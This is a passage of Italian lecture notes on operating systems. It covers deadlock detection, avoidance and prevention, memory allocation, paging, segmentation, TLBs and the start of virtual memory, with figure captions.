


Figure 21: Struttura dati per l'algoritmo di identificazione

Invariante: $\forall j = 1, \ldots, m : \sum_{i=1}^{n} C_{ij} + A_j = E_j$

1. `Finish[i] = false` per ogni i = 1, . . . , n
2. Cerca un i tale che `R[i] < A`, ossia $\forall j : R_{ij} \leq A_j$
3. Se esiste tale i:
   - `Finish[i] = true`

- `A = A + C[i]` (cioè $A_j = A_j + C_{ij}$ per ogni j)
- Vai a 2.

4. Altrimenti, se esiste i tale che `Finish[i] = false`, allora P_i è in stallo.

L'algoritmo richiede $O(mn^2)$ operazioni per decidere se il sistema è in deadlock. Gli algoritmi di identificazione dei deadlock sono costosi. Quando e quanto invocare l'algoritmo di identificazione? Dipende quanto frequentemente può occorrere un deadlock e quanti processi andremo a "sanare". Esistono diverse possibilità:

- si richiama l'algoritmo ad ogni richiesta di risorse: questo approccio riduce il numero di processi da bloccare, ma è molto costoso;
- si richiama l'algoritmo ogni k minuti, o quando l'uso della CPU scende sotto una certa soglia: il numero di processi in deadlock può essere alto, e non si può sapere chi ha causato il deadlock.

7.9.2 Risoluzione dei deadlock

In alcuni casi è possibile togliere una risorsa allocata ad uno dei processi in deadlock, per permettere agli altri di continuare. Bisogna cercare di scegliere la risorsa più facilmente "interrompibile". Il prerilascio è raramente praticabile. Si possono inserire nei programmi dei checkpoint, in cui tutto lo stato dei processi viene salvato su un file. Quando si scopre un deadlock, si conoscono le risorse ed i processi coinvolti: uno o più processi coinvolti vengono riportati ad uno dei checkpoint salvati, con conseguente rilascio delle risorse allocate da allora in poi (rollback). Gli altri processi possono continuare; il lavoro svolto dopo quel checkpoint è perso e deve essere rifatto. Non sempre praticabile. Terminare i processi in stallo equivale a un rollback iniziale. Se ne terminiamo uno alla volta, in che ordine?

- Priorità dei processi.
- Tempo di CPU consumata dal processo, e quanto manca per il completamento.
- Risorse usate dal processo
- Quanti processi si deve terminare per sbloccare lo stallo.

7.9.3 Evitare dinamicamente i deadlock

È possibile decidere se assegnare una risorsa, evitando di cadere in un deadlock? Sì, a patto di conoscere a priori alcune informazioni aggiuntive. Il modello più semplice ed utile richiede che ogni processo dichiari fin dall'inizio il numero massimo di risorse di ogni tipo di cui avrà bisogno nel corso della computazione. L'algoritmo di deadlock-avoidance esamina dinamicamente lo stato di allocazione delle risorse per assicurare che non ci siano mai code circolari. Lo stato di allocazione delle risorse è definito dal numero di risorse allocate, disponibili e dalle richieste massime dei processi.

Stati sicuri

Quando un processo richiede una risorsa, si deve decidere se l'allocazione lascia il sistema in uno stato sicuro. Lo stato è sicuro se esiste una sequenza sicura per tutti i processi. La sequenza $\langle P_1, P_2, \ldots, P_n \rangle$ è sicura se per ogni P_i, la risorsa che P_i può ancora richiedere può essere soddisfatta dalle risorse disponibili correntemente più tutte le risorse mantenute dai processi $P_1, P_2, \ldots, P_n$. Se le risorse necessarie a P_i non sono immediatamente disponibili, può aspettare che i precedenti finiscano. Quando i precedenti hanno liberato le risorse, P_i può allocarle, eseguire fino alla terminazione, e rilasciare le risorse allocate. Quando P_i termina, P_{i+1} può ottenere le sue risorse.

Osservazioni

- Se il sistema è in uno stato sicuro $\Rightarrow$ non ci sono deadlock.
- Se il sistema è in uno stato NON sicuro $\Rightarrow$ possibilità di deadlock.
- Deadlock avoidance: assicurare che il sistema non entri mai in uno stato non sicuro.

Algoritmo del Banchiere

A fronte di una richiesta di una o più risorse da parte di un processo, l'algoritmo controlla se concedendo tali risorse il sistema rimane in uno stato sicuro. In caso contrario, l'allocazione viene negata. Funziona sia con istanze multiple che con risorse multiple. Ogni processo deve dichiarare a priori l'uso massimo di ogni risorsa. Quando un processo richiede una risorsa, può essere messo in attesa. Quando un processo ottiene tutte le risorse che vuole, deve restituirle in un tempo finito. Di scarsa utilità pratica, è molto raro che i processi possano dichiarare fin dall'inizio tutte le risorse di cui avranno bisogno. Il numero dei processi e delle risorse varia dinamicamente. Quasi nessun sistema usa questo algoritmo.

7.9.4 Prevenzione dei Deadlock

Negare una delle quattro condizioni necessarie.

- Mutua esclusione:
  - Le risorse condivisibili non hanno questo problema.
  - Per alcune risorse non condivisibili, si può usare lo spooling
  - Allocare le risorse per il minor tempo possibile.
- Hold and Wait: garantire che quando un processo richiede un insieme di risorse, non ne richieda nessun'altra prima di rilasciare quelle che ha.
  - Necessita che i processi richiedano e ricevano tutte le risorse necessarie all'inizio, o che rilascino tutte le risorse prima di chiederne altre.
  - Se l'insieme di risorse non può essere allocato in toto, il processo aspetta (metodo transazionale).
  - Basso utilizzo delle risorse.
  - Possibilità di starvation.
- Negare la mancanza di prerilascio: impraticabile per molte risorse.
- Impedire l'attesa circolare.
  - Ordinamento delle risorse: si richiede che ogni processo richieda le risorse nell'ordine fissato, un processo che detiene la risorsa j non può mai chiedere una risorsa $i < j$, e quindi non si possono creare dei cicli.
  - Teoricamente fattibile, ma difficile da implementare.

7.10 Approccio combinato alla gestione del Deadlock

I tre approcci di gestione non sono esclusivi, possono essere combinati. Si può così scegliere l'approccio ottimale per ogni classe di risorse del sistema. Le risorse vengono partizionate in classi ordinate gerarchicamente. In ogni classe possiamo scegliere la tecnica di gestione più opportuna.

7.11 Blocco a due fasi

Protocollo in due passi:

1. Prima il processo prova ad allocare tutte le risorse di cui ha bisogno per la transazione.
2. Se non ha successo, rilascia tutte le risorse e riprova. Se ha successo, completa la transazione usando le risorse.

È un modo per evitare l'hold&wait. Non applicabile a sistemi real-time. Richiede che il programma sia scritto in modo da poter essere "rieseguito" daccapo.

8 Gestione della memoria

La memoria è una risorsa importante, e limitata. Una memoria illimitata, infinitamente veloce ed economica non esiste. Esiste la gerarchia della memoria, gestita dal gestore della memoria.

8.1 Fondamenti

La gestione della memoria mira a soddisfare questi requisiti:

- **Organizzazione logica**: offrire una visione astratta della gerarchia della memoria, allocare e deallocare memoria ai processi su richiesta (vista astratta della memoria fornita a ciascun processo, indipendente dalla RAM fisica).
- **Organizzazione fisica**: tener conto a chi è allocato cosa, e effettuare gli scambi con il disco (la RAM reale installata sul sistema).
- Rilocazione.
- Protezione.
- Condivisione.

8.2 Multiprogrammazione

La monoprogrammazione non sfrutta la CPU. Idea: se un processo usa la CPU al 20%, 5 processi la usano al 100%. Sia p la percentuale di tempo in attesa di I/O di un processo. Con n processi:

$$\text{utilizzo CPU} = 1 - p^n$$

Maggiore il grado di multiprogrammazione, maggiore l'utilizzo della CPU. Il modello è ancora impreciso, un modello più accurato si basa sulla teoria delle code. Ogni programma deve essere portato in memoria e posto nello spazio indirizzi di un processo per poter essere eseguito. Coda in input: l'insieme dei programmi su disco in attesa di essere portati in memoria per essere eseguiti. La selezione è fatta dallo scheduler di lungo termine. Sorgono problemi di rilocazione e protezione.

8.3 Binding degli indirizzi

Il binding degli indirizzi è il processo con cui i riferimenti a variabili, istruzioni o dati di un programma (cioè gli indirizzi logici) vengono associati a indirizzi fisici reali nella memoria del calcolatore. L'associazione di istruzioni e dati a indirizzi di memoria può avvenire al

- **Compile time**: se le locazioni di memoria sono note a priori, si può produrre del codice assoluto. Deve essere ricompilato ogni volta che si cambia locazione di esecuzione.
- **Load time**: la locazione di esecuzione non è nota a priori; il compilatore genera codice rilocabile la cui posizione in memoria viene decisa al momento del caricamento. Non può essere cambiata durante l'esecuzione.
- **Execution time**: l'associazione è fatta durante l'esecuzione. Il programma può essere spostato da una zona all'altra durante l'esecuzione. Necessita di un supporto hardware speciale.

8.4 Caricamento dinamico

Nel caricamento statico, l'intero programma (codice e dati) viene caricato in RAM prima dell'esecuzione. Nel caricamento dinamico, invece, alcune porzioni del programma (come funzioni o librerie) vengono caricate solo quando effettivamente richieste. Un segmento di codice non viene caricato finché non serve. Migliore utilizzo della memoria: il codice mai usato non viene caricato. Vantaggioso quando grosse parti di codice servono per gestire casi infrequenti. Il S.O. può fornire delle librerie per facilitare il caricamento dinamico.

8.5 Collegamento dinamico

Il caricamento dinamico riguarda:

- quando il modulo viene caricato.
- l'uso di librerie esterne che vengono collegate al programma durante l'esecuzione.

Nel **linking dinamico** le librerie vengono collegate all'esecuzione. Nell'eseguibile si inseriscono piccole porzioni di codice, dette *stub*, che servono per localizzare la routine. Alla prima esecuzione, si carica il segmento se non è presente in memoria, e lo stub viene rimpiazzato dall'indirizzo della routine e si salta alla routine stessa. Migliore sfruttamento della memoria: il segmento di una libreria può essere condiviso tra più processi. Utili negli aggiornamenti delle librerie. Richiede un supporto da parte del S.O. per far condividere segmenti di codice tra più processi.

8.6 Spazi di indirizzi logici e fisici

Il concetto di spazio indirizzi logico che viene legato ad uno spazio indirizzi fisico diverso e separato è fondamentale nella gestione della memoria:

- **Indirizzo logico**: generato dalla CPU. Detto anche indirizzo virtuale.
- **Indirizzo fisico**: indirizzo visto dalla memoria.

L'indirizzo logico è l'indirizzo generato da un programma in esecuzione. È l'indirizzo che il processo vede quando accede alla memoria. L'indirizzo fisico è l'indirizzo reale nella RAM fisica del computer, quello effettivamente usato dall'hardware per accedere ai dati. Indirizzi logici e fisici coincidono nel caso di binding al compile time o load time. Possono essere differenti nel caso di binding al tempo di esecuzione. Necessita di un hardware di traduzione.

8.7 Memory-Management Unit (MMU)

È un dispositivo hardware che associa al runtime gli indirizzi logici a quelli fisici. Nel caso più semplice, il valore del registro di rilocazione viene sommato ad ogni indirizzo richiesto da un processo. Il programma utente vede solamente gli indirizzi logici; non vede mai gli indirizzi reali.

8.8 Allocazione contigua e non contigua

Nell'allocazione contigua un processo viene caricato in blocchi di memoria adiacenti. Ogni processo occupa un'unica area continua di memoria fisica. Vantaggi:

- Traduzione degli indirizzi molto semplice
- Accesso veloce, senza tabelle complesse.

Svantaggi:

- Frammentazione esterna: col tempo, quando i processi entrano ed escono, restano tanti piccoli "buchi" non utilizzabili.
- Difficoltà a gestire programmi che crescono dinamicamente
- Richiede memoria contigua libera abbastanza grande.

Nell'allocazione non contigua un processo può essere suddiviso in più blocchi sparsi nella memoria fisica. Vantaggi:

- Evita la frammentazione esterna.
- Permette multiprogrammazione più efficiente
- Supporta memoria virtuale: un processo può essere più grande della RAM fisica.

Svantaggi:

- Traduzione degli indirizzi più complessa (serve hardware come MMU + strutture tipo page table o segment table).
- Possibili rallentamenti se non si usano cache/TLB per velocizzare.

8.9 Allocazione contigua

La memoria è divisa in (almeno) due partizioni:

- S.O. residente, normalmente nella zona bassa degli indirizzi assieme al vettore delle interruzioni.
- Spazio per i processi utente: tutta la memoria rimanente.

Allocazione a partizione singola:

- Un processo è contenuto tutto in una sola partizione.
- Schema di protezione con registri di rilocazione e limite, per proteggere i processi l'uno dall'altro e il kernel da tutti.
- Il registro di rilocazione contiene il valore del primo indirizzo fisico del processo; il registro limite contiene il range degli indirizzi logici.
- Questi registri sono contenuti nella MMU e vengono caricati dal kernel ad ogni context-switch.

8.10 Allocazione contigua: Partizionamento statico

Nel partizionamento statico la memoria disponibile è divisa in partizioni fisse (figura 22). Il S.O.




Figure 22: Partizionamento della memoria nell'allocazione contigua

mantiene informazioni sulle partizioni allocate disponibile e quelle libere. Quando arriva un processo, viene scelta una partizione tra quelle libere e completamente allocatagli. Porta a **frammentazione interna**: la memoria allocata ad un processo è superiore a quella necessaria e quindi parte non è usata. Supponiamo che la RAM sia 512 MB, suddivisa in 4 partizioni da 128 MB ciascuna. Se abbiamo processi di:

- 70 MB → occupa 128 MB → frammentazione interna
- 150 MB → non entra in nessuna partizione, anche se 384 MB sono liberi.

8.10.1 Code di input

È una struttura dati (tipicamente una coda FIFO) che contiene i processi pronti ad essere caricati in RAM, ma in attesa di spazio contiguo disponibile. Quando arriva un processo, viene scelta una partizione tra quelle libere e completamente allocatagli (figura 23).




Figure 23: Code di input

- Una coda per ogni partizione: possibilità di inutilizzo di memoria.
- Una coda per tutte le partizioni: come scegliere il job da allocare?
  - **first-fit**: per ogni buco, il primo che ci entra,
  - **best-fit**: il più grande che ci entra. Penalizza i job piccoli

8.11 Allocazione contigua: Partizionamento dinamico

Nel partizionamento dinamico la memoria viene suddivisa in partizioni di dimensioni variabili create al momento del caricamento del processo, quindi vengono decise al runtime. Buchi di dimensione variabile sono sparpagliati lungo la memoria. Il S.O. mantiene informazioni sulle partizioni allocate e i buchi. Quando arriva un processo, gli viene allocato una partizione all'interno di un buco sufficientemente largo (figura 24).
Hardware necessario: niente se la rilocazione non è dinamica; base-register se la rilocazione è dinamica. Non c'è frammentazione interna. Porta a **frammentazione esterna**: può darsi che ci sia memoria libera sufficiente per un processo, ma non è contigua. La frammentazione esterna si riduce con la compattazione:

- riordinare la memoria per agglomerare tutti i buchi in un unico buco,
- la compattazione è possibile solo se la rilocazione è dinamica,
- problemi con I/O: non si possono spostare i buffer durante operazioni di DMA. Due possibilità:
  - Mantenere fissi i processi coinvolti in I/O.
  - Eseguire I/O solo in buffer del kernel.

Come soddisfare una richiesta di dimensione n?

- **First-fit**: Alloca il primo buco sufficientemente grande.
- **Next-fit**: Alloca il primo buco sufficientemente grande a partire dall'ultimo usato.
- **Best-fit**: Alloca il più piccolo buco sufficientemente grande. Deve scandire l'intera lista.
- **Worst-fit**: Alloca il più grande buco sufficientemente grande. Deve scandire l'intera lista. Produce il più grande buco di scarto.

Gli algoritmi migliori sono il first-fit e il next-fit. Best-fit tende a frammentare molto. Worst-fit è più lento.




Figure 24: Allocazione contigua: partizionamento dinamico

8.11.1 Swapping

Un processo in esecuzione può essere temporaneamente rimosso dalla memoria e riversato (swapped) in una memoria secondaria (detta backing store o swap area); in seguito può essere riportato in memoria per continuare l'esecuzione. Lo spazio indirizzi di interi processi viene spostato. Backing store: dischi veloci e abbastanza larghi da tenere copia delle immagini delle memorie dei processi che si intende swappare. È gestito dallo scheduler di medio termine. Allo swap-in, il processo deve essere ricaricato esattamente nelle stesse regioni di memoria. Roll out, roll in: variante dello swapping usata per algoritmi di scheduling a priorità: processi a bassa priorità vengono riversati per permettere il ripristino dei processi a priorità maggiore. La maggior parte del tempo di swap è nel trasferimento da/per il disco, che è proporzionale alla dimensione della memoria swappata. Per essere swappabile, un processo deve essere "inattivo".

8.11.2 Overlay

L'overlay è una tecnica di gestione della memoria usata per eseguire programmi più grandi della memoria disponibile, caricandone solo una parte alla volta nella RAM. Vengono mantenute in memoria solo le istruzioni e i dati che servono in un dato istante. Necessario quando un processo è più grande della memoria allocatagli. Gli overlay sono implementati dall'utente, senza supporto particolare dal S.O.. La programmazione di un programma a overlay è complessa.

8.12 Allocazione non contigua: Paginazione

Lo spazio logico di un processo può essere allocato in modo non contiguo: ad un processo viene allocata memoria fisica dovunque essa si trovi. Si divide:

- la memoria fisica in **frame** (pagine fisiche), blocchi di dimensione fissa (una potenza di 2).
- la memoria logica in **pagine**, della stessa dimensione.

Il S.O. tiene traccia dei frame liberi. Per eseguire un programma di n pagine, servono n frame liberi in cui caricare il programma. Si imposta una **page table**, una struttura dati che memorizza la mappatura tra pagine logiche di un processo e frame fisici in RAM. Ridotta frammentazione interna. Esempio di paginazione: (figura 25).




Figure 25: Esempio di paginazione

8.12.1 Schema di traduzione degli indirizzi




Figure 26: Schema di traduzione degli indirizzi

L'indirizzo generato dalla CPU viene diviso in:

- Numero di pagina p: usato come indice in una page table che contiene il numero del frame contenente la pagina p
- Offset di pagina d: combinato con il numero di frame fornisce l'indirizzo fisico da inviare alla memoria.

(figura 26).

8.12.2 Paginazione:

Condivisione

La paginazione permette la condivisione del codice. Una sola copia di codice read-only può essere condivisa tra più processi. Il codice deve essere rientrante (separare codice eseguibile da record di attivazione). Il codice condiviso appare nelle stesse locazioni fisiche per tutti i processi che vi accedono. Ogni processo mantiene una copia separata dei propri dati.

Protezione

La protezione della memoria è implementata associando bit di protezione ad ogni frame.
Valid bit collegato ad ogni entry nella page table:

- Valid → indica che la pagina associata è nello spazio logico del processo, e quindi è legale accedervi
- Invalid → indica che la pagina non è nello spazio logico del processo ⇒ violazione di indirizzi (Segment violation)

8.13 Allocazione non contigua: Segmentazione

La segmentazione della memoria è una tecnica di gestione della memoria usata nei S.O. per organizzare lo spazio di memoria in segmenti logici, ognuno dei quali rappresenta una porzione distinta del programma o dei dati. In pratica:

- La memoria viene divisa in segmenti, che possono corrispondere a parti diverse di un programma, come codice, dati, stack, o heap.
- Ogni segmento ha una dimensione variabile e un indirizzo base.
- Il S.O. mantiene una tabella dei segmenti che contiene informazioni su ogni segmento
- Quando un programma accede alla memoria, l'indirizzo che usa è composto da due parti: un numero di segmento e un offset all'interno di quel segmento.

Nella paginazione la memoria è divisa in blocchi di dimensione fissa (pagine). Nella segmentazione i blocchi sono di dimensione variabile e rispecchiano la struttura logica del programma. Un programma è una collezione di segmenti. Un segmento è una unità logica di memoria.

8.13.1 Architettura della Segmentazione

L'indirizzo logico consiste in un coppia <segmenti-number, offset>. La **segment table** mappa gli indirizzi bidimensionali dell'utente negli indirizzi fisici unidimensionali. Ogni entry ha:

- **base**: indirizzo fisico di inizio del segmento
- **limit**: lunghezza del segmento

Si ha

- **Segment-table base register** (STBR) punta all'inizio della tabella dei segmenti.
- **Segment-table length register** (STLR) indica il numero di segmenti usati dal programma. Il segment number s è legale se $s <$ STLR.

8.13.2 Architettura della Segmentazione

- **Rilocazione**: dinamica, attraverso tabella dei segmenti
- **Condivisione**: interi segmenti possono essere condivisi
- **Allocazione** : stessi algoritmi dell'allocazione contigua, frammentazione esterna; non c'è frammentazione interna
- **Protezione**: ad ogni entry nella segment table si associa:
  - bit di validità: 0 ⇒ segmento illegale
  - privilegi di read/write/execute
- I segmenti possono cambiare di lunghezza durante l'esecuzione: problema di allocazione dinamica di memoria.

8.13.3 Implementazione della Page Table

La page table dovrebbe stare in registri veloci della MMU: costoso al context switch, improponibile se il numero delle pagine è elevato. La page table viene tenuta in memoria principale:

- **Page-table base register** (PTBR) punta all'inizio della page table
- **Page-table length register** (PTLR) indica il numero di entry della page table

(figura: 27).




Figure 27: Paginazione con page table in memoria

8.13.4 Paginazione con page table in memoria

Rimane comunque un grande consumo di memoria (1 page table per ogni processo). Ogni accesso a dati/istruzioni richiede 2 accessi alla memoria: uno per la page table e uno per i dati/istruzioni ⇒ degrado del 100%. Il doppio accesso alla memoria si riduce con una cache dedicata per le entry delle page tables: registri associativi detti anche translation look-aside buffer (TLB).

8.13.5 Traduzione indirizzo logico con TLB

Il virtual page number A' viene confrontato con tutte le entry contemporaneamente. Se A' è nel TLB (TLB hit), si usa il frame # nel TLB. Altrimenti, la MMU esegue un normale lookup nelle page table in memoria, e sostituisce una entry della TLB con quella appena trovata. Il S.O. viene informato solo nel caso di un page fault.

8.13.6 Variante: software TLB

I TLB miss vengono gestiti direttamente dal S.O.:

- nel caso di una TLB miss, la MMU manda un interrupt al processore (TLB fault)
- si attiva una apposita routine del S.O., che gestisce le page table e la TLB esplicitamente

Abbastanza efficiente con TLB sufficientemente grandi.

8.13.7 Tempo effettivo di accesso con TLB

- ϵ = tempo del lookup associativo
- t = tempo della memoria
- α = hit ratio: percentuale dei page # reperiti nel TLB

$$EAT = (t + \epsilon)\alpha + (2t + \epsilon)(1 - \alpha) = (2 - \alpha)t + \epsilon$$

In virtù del principio di località, l'hit ratio è solitamente alto.

8.13.8 Paginazione a più livelli

Per ridurre l'occupazione della page table, si pagina la page table stessa. Solo le pagine effettivamente usate sono allocate in memoria RAM.

Esempio di paginazione a due livelli

Un indirizzo logico (a 32 bit con pagine da 4K) è diviso in:

- un numero di pagina consistente in 20 bit
- un offset di 12 bit

La page table è paginata, quindi il numero di pagina è diviso in:

- un directory number di 10 bit
- un page offset di 10 bit.

(figura 28)




Figure 28: Esempio di paginazione a due livelli

8.13.9 Performance della paginazione a più livelli

Dato che ogni livello è memorizzato in RAM, la conversione dell'indirizzo logico in indirizzo fisico può necessitare di diversi accessi alla memoria. Il caching degli indirizzi di pagina permette di ridurre drasticamente l'impatto degli accessi multipli.

8.13.10 Tabella delle pagine invertita

Una tabella unica con una entry per ogni frame, non per ogni page. Ogni entry consiste nel numero della pagina (virtuale) memorizzata in quel frame, con informazioni riguardo il processo che possiede la pagina. Diminuisce la memoria necessaria per memorizzare le page table, ma aumenta il tempo di accesso alla tabella.

Tabella delle pagine invertita con hashing

Per ridurre i tempi di ricerca nella tabella invertita, si usa una funzione di hash (hash table) per limitare l'accesso a poche entry.

8.13.11 Segmentazione con paginazione: MULTICS

Il MULTICS ha risolto il problema della frammentazione esterna paginando i segmenti. Permette di combinare i vantaggi di entrambi gli approcci. A differenza della pura segmentazione, nella segment table ci sono gli indirizzi base delle page table dei segmenti.

9 Memoria virtuale

La memoria virtuale è una tecnica utilizzata dai S.O. per gestire la memoria in modo più efficiente e per simulare una quantità di memoria (RAM) maggiore di quella fisicamente disponibile. È una separazione della memoria logica vista dall'utente/programmatore dalla memoria fisica. Solo parte del programma e dei dati devono stare in memoria affinché il processo possa essere eseguito (resident set). Molti vantaggi sia per gli utenti che per il sistema:

- Lo spazio logico può essere molto più grande di quello fisico.
- Meno consumo di memoria ⇒ più processi in esecuzione ⇒ maggiore multiprogrammazione.
- Meno I/O per caricare in memoria i programmi.

La memoria virtuale può essere implementata come **paginazione su richiesta** oppure **segmentazione su richiesta**.

9.1 Paginazione su richiesta

È una tecnica in cui le pagine di un processo non vengono caricate tutte in RAM al momento dell'avvio, ma solo quando servono. Un processo può iniziare a girare anche se in RAM non c'è tutto il suo spazio di indirizzamento

- meno I/O,
- meno memoria occupata,
- maggiore velocità,
- più utenti/processi.

Una pagina è richiesta quando vi si fa riferimento:

- viene segnalato dalla MMU,
- se l'accesso non è valido ⇒ abortisci il processo,
- se la pagina non è in memoria ⇒ caricala dal disco.

(figura 29)

